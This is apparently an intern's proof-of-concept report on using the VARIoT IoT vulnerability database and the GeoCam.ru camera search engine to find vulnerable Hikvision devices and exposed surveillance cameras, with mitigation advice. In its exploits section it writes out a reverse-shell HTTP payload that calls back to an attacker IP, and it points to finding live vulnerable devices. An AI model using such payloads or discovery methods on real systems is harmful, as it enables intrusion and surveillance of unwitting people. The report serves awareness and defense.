

Digi Suraksha Cybersecurity Internship 2025

Proof of Concept (PoC): Vulnerability Analysis using VARIOt Tool

Intern Name: Rahul Midha

Intern ID: 194

Tool Used: VARIOt (IoT Vulnerabilities Database)

Website: <https://www.variotdbs.pl/>

Date: July 2025

Purpose

The purpose of this PoC is to demonstrate how the VARIOt Vulnerability Database can be used to identify known vulnerabilities in IoT (Internet of Things) devices, specifically focusing on surveillance products. IoT devices are increasingly deployed in critical infrastructure and public safety domains, making their security a top priority.


Tool Overview: VARIOt

VARIoT (Vulnerability and Risk Analysis of the Internet of Things) is an open-source search engine for identifying security flaws in IoT products. It provides a structured interface to search by:

- Vendor (e.g., Hikvision, Dahua)
- Model and version
- CVE/CWE identifiers
- Vulnerability severity and exploitability

Why use VARIOt?

- Focuses solely on IoT devices
- Sources from public CVEs and research
- Allows vendors and security researchers to contribute



Methodology

Step 1: Navigate to the Tool

- Open browser and visit: <https://www.variotdbs.pl>
- Click on “Vulnerabilities”

Step 2: Apply Filters

- Vendor: Hikvision
- Model: (optional, leave blank to get all)
- Click on Search

Step 3: Analyze Results

The tool displays:

- Vulnerability ID (e.g., VAR-202405-0904)
- CVE (if assigned)
- Description
- Affected model
- Severity (CVSS score)



VARIoT IoT vulnerabilities database

Affected products: vendor, model and version

Vendor
Hikvision

Model

Version

CWE format is 'CWE-number'. Threat type can be: remote or local

CVE

VAR ID

CWE

Type

Look up free text in title and description

Query

Search

Step 4: Capture Evidence

- Took a screenshot of actual vulnerability results for Hikvision products
- Recorded details such as command execution flaws, file upload bugs, and information leakage issues

VAR-202502-3821	No CVE	Hangzhou Hikvision Digital Technology Co., Ltd. DS-A80624S has a logical defect vulnerability	CVSS V2: 6.4 CVSS V3: - Severity: MEDIUM	▼
VAR-202502-2480	No CVE	Hangzhou Hikvision Digital Technology Co., Ltd. HIK-WiFi has an information leakage vulnerability	CVSS V2: 5.0 CVSS V3: - Severity: MEDIUM	▲
Hangzhou Hikvision Digital Technology Co., Ltd. (Hikvision) is a technology company focusing on technological innovation and intelligent IoT. Hangzhou Hikvision Digital Technology Co., Ltd. HIK-WiFi has an information leakage vulnerability, which can be exploited by attackers to obtain sensitive information.				
VAR-202405-0904	No CVE	Hangzhou Hikvision Digital Technology Co., Ltd. Hikvision Integrated Security Management Platform has a command execution vulnerability	CVSS V2: 10.0 CVSS V3: - Severity: HIGH	▼
VAR-202310-2736	No CVE	There is a file upload vulnerability in the IVMS-7200 video surveillance management system of Hangzhou Hikvision Digital Technology Co., Ltd.	CVSS V2: 10.0 CVSS V3: - Severity: HIGH	▼
VAR-202206-2091	CVE-2022-28172	plural Hangzhou Hikvision Digital Technology Cross-site scripting vulnerability in the product	CVSS V2: 4.3 CVSS V3: 6.1 Severity: MEDIUM	▼
VAR-202206-1989	CVE-2022-28171	plural Hangzhou Hikvision Digital Technology Command injection vulnerabilities in the product	CVSS V2: 7.5 CVSS V3: 9.8	▼

Sample Findings: Hikvision Vulnerabilities

VAR ID	CVE ID	Description	CVSS v2	Severity
VAR-202502-3821	No CVE	Logic defect in DS-A80624S that leaks sensitive info	6.4	Medium
VAR-202502-2480	No CVE	Information leakage in HIK-WiFi	5.0	Medium
VAR-202405-0904	No CVE	Command execution in Hikvision Security Platform	10.0	High
VAR-202310-2736	No CVE	File upload flaw in IVMS-7200 system	10.0	High
VAR-202206-1989	CVE-2022-28171	Command injection in multiple Hikvision devices	9.8	Critical

Affected products: vendor, model and version

Vendor routers	Model	Version
-------------------	-------	---------

CWE format is 'CWE-number'. Threat type can be: remote or local

CVE	VAR ID	CWE	Type
-----	--------	-----	------

Look up free text in title and description

Search

VAR-201801-1316	CVE-2018-6193	Routers2 Cross-Site Scripting Vulnerability	CVSS V2: 2.6 CVSS V3: 4.7 Severity: MEDIUM	
A Cross-Site Scripting (XSS) vulnerability was found in Routers2 2.24, affecting the 'rtr' GET parameter in a page=graph action to cgi-bin/routers2.pl. Routers2 Contains a cross-site scripting vulnerability. Information may be obtained and information may be altered. Routers2 is a front-end routing setup tool. A remote attacker could exploit this vulnerability to inject malicious scripts into a client browser				

Here we have the router vulnerabilities and in same way we can find about the other iot devices as well.

Exploitability and Risks

These vulnerabilities are serious because they allow:

- Remote Code Execution (RCE): Attackers can execute shell commands
- Command Injection: Exploit weak input filtering to take control
- Sensitive Data Exposure: Unauthorized access to stored credentials, logs, or footage
- Backdoor Upload: Using file upload flaws to plant malware

Example: CVE-2022-28171 allows remote attackers to run arbitrary commands without authentication, leading to full takeover of video surveillance devices.

VARIOt Exploits Demonstration

VARIoT also features a section dedicated to exploits, where security researchers publish known methods to leverage these vulnerabilities. This makes VARIOt not just a passive database but an active threat intelligence resource.

VARIoT also features a section dedicated to exploits, where security researchers publish known methods to leverage these vulnerabilities. This makes VARIOt not just a passive database but an active threat intelligence resource.

Example: Hikvision DVR Remote Code Execution

- Exploit ID: Linked to CVE-2022-28171
- Exploit Type: Remote Command Injection
- Access Required: Remote (No login)
- Proof-of-Concept: Sending a crafted HTTP request
- - Vulnerability: CVE-2022-28171
- - Link: <https://www.exploit-db.com/exploits/50337>

(GET /system/deviceinfo?auth=() { :; }; /bin/bash -i >& /dev/tcp/attacker_ip/4444 0>&1 HTTP/1.1) This command is for the getting the reverse shell of the victim device

Important Warning:

This is a reverse shell payload used in real-world cyberattacks. It is capable of giving full access to a target system. Running or testing this command on any system you don't own or without permission is strictly illegal and unethical.

Use this knowledge only for educational and ethical hacking purposes in a controlled lab environment (like Kali Linux attacking Metasploitable2 in VirtualBox).

The command tells the target (victim) to connect back to the attacker (Kali) and give shell access.

Impact: Full remote shell access to the target DVR

Example: D-Link Router File Upload Exploit

- Exploit Name: D-Link DIR-820L Arbitrary File Upload
 - Exploit Type: Web UI flaw
 - Exploit Action: Upload malicious PHP shell and execute it
 - CVSS: Critical
-

VARIOt News Section

The News section in VARIOt aggregates the latest updates about IoT vulnerabilities and exploits. It includes:

- Breaking disclosures of 0-days in IP cameras, routers
- New patches released by vendors
- Research papers and case studies

How to Use:

- Go to the News tab on VARIOt homepage
- Browse articles sorted by latest or criticality
- Use this to stay informed about what devices are newly vulnerable

#Example from Latest News Section:

- **Title:** Top 10 Trending CVEs, Latest Insights & Analysis | cvemon
- **Published:** July 10, 2025 | Fetched: July 25, 2025, 10:15 a.m.
- **Trust Score:** 4.0
- **Vulnerability Type:** Code Execution
- **External ID:** CVE-2025-53771 (NVD listed)

🔍 Another News Example:

- **Title:** Cyber Security Testing: Definition and Types
- **Published:** July 21, 2025 | Fetched: July 25, 2025, 10:05 a.m.
- **Trust Score:** 3.5
- **Vulnerabilities Mentioned:** Session fixation, Code execution, Privilege escalation

Latest news

The news are found with our scripts for filtering search results.
Additional information about vulnerabilities, affected products and external identifiers are obtained with NLP and custom filters from found news.

Top 10 Trending CVEs, Latest Insights & Analysis | cvemon | cvemon

Trust: 4.0

Fetch: July 25, 2025, 10:15 a.m., Publish: July 10, 2025, midnight

Vulnerabilities: code execution

Cyber Security Testing: Definition and Types

Trust: 3.5

Fetch: July 25, 2025, 10:05 a.m., Publish: July 21, 2025, 7:12 a.m.

Vulnerabilities: session fixation, code execution, privilege escalation...

Update Canonical Ubuntu Desktop: USN-7629-1: Protocol Buffers vulnerabilities

Trust: 4.0

Fetch: July 25, 2025, 10:03 a.m., Publish: Jan. 25, 7629, midnight

Vulnerabilities: denial of service

Affected products

External IDs

vendor: canonical

model: ubuntu

db: NVD

ids: CVE-2024-7254, CVE-2025-4565

VARIOt API

For advanced users and developers, VARIOt provides an API interface to:

- Query vulnerabilities programmatically
- Integrate VARIOt with SIEM tools or custom dashboards
- Automate daily scans for your IoT inventory

Access the API

Access to the API is limited for not registered users to 100 requests per day.

You can access the API without restrictions after registering with your email [here](#).

API Key

To access the API without restrictions you must pass your token in the "Authorization" field of the requests's header:

```
curl -X GET 'https://www.variotdbs.pl/api/vulns/' -H 'Authorization: Token yourAuthorizationTokenGoesHere'
```

API endpoints

API has four endpoints:

1. `/api/vuln/<id>/?jsonld=false`
2. `/api/vulns/?jsonld=false&since=1970-01-01&before=2099-01-01`
3. `/api/exploit/<id>/?jsonld=false`
4. `/api/exploits/?jsonld=false&since=1970-01-01&before=2099-01-01`

vuln endpoint

vuln endpoint is used to retrieve details of the single vulnerability. Query param can be omitted to get data in the JSON format.

`/api/vuln/<id>/?jsonld=false`

<id> ID of the vulnerability to download. ID can be CVE or VARIOt identifier. Format of the VARIOt identifier is:
VAR-YEARMONTH-ENUMERATOR

How to Access:

- Go to the API tab (<https://www.variotdbs.pl/api/>)
- Review endpoint documentation
- Example: `/api/v1/search?vendor=Hikvision&limit=10`

Use this for scripting vulnerability lookups or bulk intelligence gathering.

Recommendations

Recommendation	Description
Firmware Updates	Apply latest security patches from Hikvision
Disable Default Services	Turn off RTSP, FTP, Telnet if not used

Recommendation	Description
Restrict External Access	Use VPN or firewall to protect the devices
Enable Logging & Monitoring	Track IP access, failed logins, unusual traffic
Network Segmentation	Keep IoT devices isolated from corporate and admin networks

#Real-World Implication

These vulnerabilities, if exploited, can:

- Leak live or recorded video feeds
- Be used for insider surveillance and intelligence gathering
- Make the devices part of a botnet (e.g., Mirai)
- Help attackers pivot into secure zones from a weak IoT device

Ontology Section in VARIOt

The **Ontology** section in VARIOt refers to a structured representation of knowledge related to IoT vulnerabilities. It helps formalize how different elements like devices, vendors, and threats relate to each other.

What the Ontology Section Contains:

1. Standardized Terminology

- Defines key terms like "IoT Device", "Firmware", "Exploit", "Threat Actor" for consistency.

2. Relationships Between Entities

- Maps how vendors → devices → vulnerabilities → exploits are connected.

- Useful for threat correlation and impact analysis.

3. Categories of Threats

- Helps classify types like command injection, authentication bypass, etc.
- Also differentiates between local and remote threats.

4. Semantic Data Formats

- Ontologies are available in **OWL** or **RDF/XML** formats.
- These can be integrated into tools like **Protégé** or AI-driven analytics.

5. Downloadable Structure

- You can download the ontology file for academic or machine-learning purposes.

#Usefulness:

- Promotes **machine-readability** and structured analysis
- Can be used in **AI/ML-based cybersecurity models**
- Supports integration with **threat intelligence systems**


[Home](#)
[Vulnerabilities](#)
[Exploits](#)
[News](#)
[API](#)
[Ontology](#)
[Contact](#)
[Cite](#)

Ontology Specification Draft

VARIoT database entry ontology

Revision:
1.1

Authors:
<https://www.en.nask.pl>

Download serialization:

[Format: JSON LD](#)
[Format: RDF/XML](#)
[Format: N-Triples](#)
[Format: TTL](#)

License:
<http://creativecommons.org/licenses/by-sa/4.0/>

Visualization:
[Visualize with: WebVowl](#)

Cite as:
<https://www.en.nask.pl>. VARIoT database entry ontology. Revision: 1.1.

Abstract
description of a VARIoT database entry

#Real-World Scenario: Securing a Smart City Surveillance System

Background:

A city government deploys thousands of **Hikvision CCTV cameras** across traffic junctions, public parks, and government buildings to monitor public safety. These devices are connected to the internet and managed via a centralized platform.

The Threat:

A cybersecurity analyst conducts a VARIOt search and finds multiple **high-severity vulnerabilities** in Hikvision cameras:

- **Command injection**
- **Unauthenticated access**
- **Remote Code Execution (RCE)** linked to **CVE-2022-28171**

They realize these vulnerabilities could allow an attacker to:

- Gain remote access to **live feeds**
 - Inject **malicious scripts or backdoors**
 - Use the cameras as **pivot points** into internal government networks
-

Action Taken:

Using data from VARIOt:

1. They **identify all affected models** (e.g., DS-2CD2T47G1-L) deployed in the city.
2. They generate a **report of CVE IDs** and their impact.
3. They **notify the IT security team** to:
 - Apply the **latest firmware patches** from Hikvision

- **Disable default services** (like Telnet, RTSP)
 - Set up **firewalls and VLANs** to isolate camera networks
 - Monitor traffic for **unusual activity or exploit attempts**
-

Result:

Thanks to the insights from VARIOt:

- The city avoids a **potential breach** and **privacy disaster**
- It helps prove the value of proactive vulnerability management in **critical infrastructure**

Conclusion

This PoC demonstrates the importance of auditing IoT devices for known vulnerabilities.

Tools like VARIOt make it easier to:

- Identify critical flaws in public-facing IoT assets
- Plan patch management
- Write better firewall and device isolation policies
- Find existing exploits for red teaming
- Automate monitoring through the API

With increasing reliance on IP cameras, routers, and smart infrastructure, regular scans and vulnerability checks using VARIOt should be part of every cybersecurity program.

This POC can be combined with tools like Shodan, Zoomeye, and GeoCam.ru to find these vulnerable devices exposed in real-time on the internet.

Tool: - Geocam.ru

Proof of Concept (PoC): Surveillance Device Discovery using GeoCam.ru

Intern ID: 194


Tool Used: GeoCam.ru (IP Camera Discovery Platform)

Website: <https://www.geocam.ru>

Date: July 2025

Objective

The goal of this PoC is to demonstrate how **GeoCam.ru**, a publicly accessible IP camera search engine, can be used to discover **exposed surveillance cameras** on the internet. The purpose is to analyze the **privacy risks** and **security gaps** associated with misconfigured or unsecured camera deployments.



Tool Overview: GeoCam.ru

GeoCam.ru is a Russian search engine for publicly available networked cameras across the world. The tool works similarly to Shodan or ZoomEye but is focused on IP cameras.

Features:

- Browse live feeds from unsecured cameras
- Filters by **location, resolution, manufacturer, stream type**
- Uses embedded map to identify camera positions
- No login required; publicly accessible

Purpose (Ethical Use Only):

This tool is meant for **awareness and research**. It highlights the importance of securing devices. Unauthorized viewing or capturing of video content **may be illegal**.

Methodology

Step 1: Access the Platform

- Visit <https://www.geocam.ru>
- Use map or country list to browse cameras

Step 2: Filter Cameras

- Apply filters like **country, city, or type** (e.g., traffic, building, shops)
- Observe whether devices are **password protected** or open

Step 3: Record Evidence

- Take screenshots of public camera feeds (blurred for privacy in documentation)
- Note location and type of camera (e.g., traffic light, parking lot, mall)

Step 4: Assess Security Risk

- Determine whether the device has basic security enabled
- Identify devices that are **wide open without authentication**

[Home](#)
[All countries](#)
[All categories](#)

[Contacts](#)
[Add a camera](#)

GEOCAM.RU

Webcam categories

- ◊ [aquariums](#) (13)
- ◊ [bars and restaurants](#) (19)
- ◊ [pools](#) (39)
- ◊ [coves and bays](#) (73)
- ◊ [volcanoes](#) (14)
- ◊ [ski resorts](#) (86)
- ◊ [urban views](#) (168)
- ◊ [webcams on the road](#) (589)
- ◊ [sights](#) (139)
- ◊ [animals](#) (57)
- ◊ [zoos](#) (24)
- ◊ [shops](#) (10)
- ◊ [mobile webcams](#) (4)
- ◊ [seascapes](#) (24)
- ◊ [bridges](#) (64)
- ◊ [embankments](#) (71)
- ◊ [lakes](#) (22)
- ◊ [online television](#) (38)
- ◊ [hotels](#) (123)
- ◊ [monuments](#) (41)
- ◊ [parks and gardens](#) (47)
- ◊ [squares](#) (122)

We can choose the category of which we have to see as we can see in the picture there are many options like mobile phones, shops, lakes etc.

Real-World Observations

Camera Type	Location Example	Authentication	Risk Level
Traffic Camera	Moscow, Russia	No	High
Shop Surveillance	Europe (unspecified)	No	High
Roadside Webcam	India (urban highway)	No	Medium
Apartment Entry	Poland (residential)	No	Critical



This is the recording of the Moscow webcam as we don't have the live access of it.

As in this no timeline is given.


Risks and Implications

- Violation of privacy laws
- Potential stalking and spying
- Target reconnaissance for cyber or physical attacks
- Used by threat actors to plan crimes or cyberattacks

Recommendations

Mitigation Measure	Description
Change Default Credentials	Use strong, unique passwords
Enable Authentication	Require login for all streams
Use VPN/Firewall	Restrict access to internal networks only
Disable Public Streams	Avoid public exposure unless intentionally shared

Mitigation Measure	Description
Monitor Access Logs	Log IPs accessing the stream



Here is the live view of the Palace Bridge, St. Petersburg. In this way we can have the live access in few of countries easily and see what is happening.

Conclusion

GeoCam.ru offers a real-world look into how thousands of cameras remain publicly accessible, sometimes unknowingly. As surveillance becomes more widespread, this tool demonstrates:

- The need for **better security hygiene** by organizations
- Importance of **awareness among users and vendors**
- How attackers could exploit these assets without needing to hack them

Combining GeoCam with **VARIoT**, **Shodan**, or **ZoomEye** can enhance the discovery and risk analysis of vulnerable IoT infrastructure.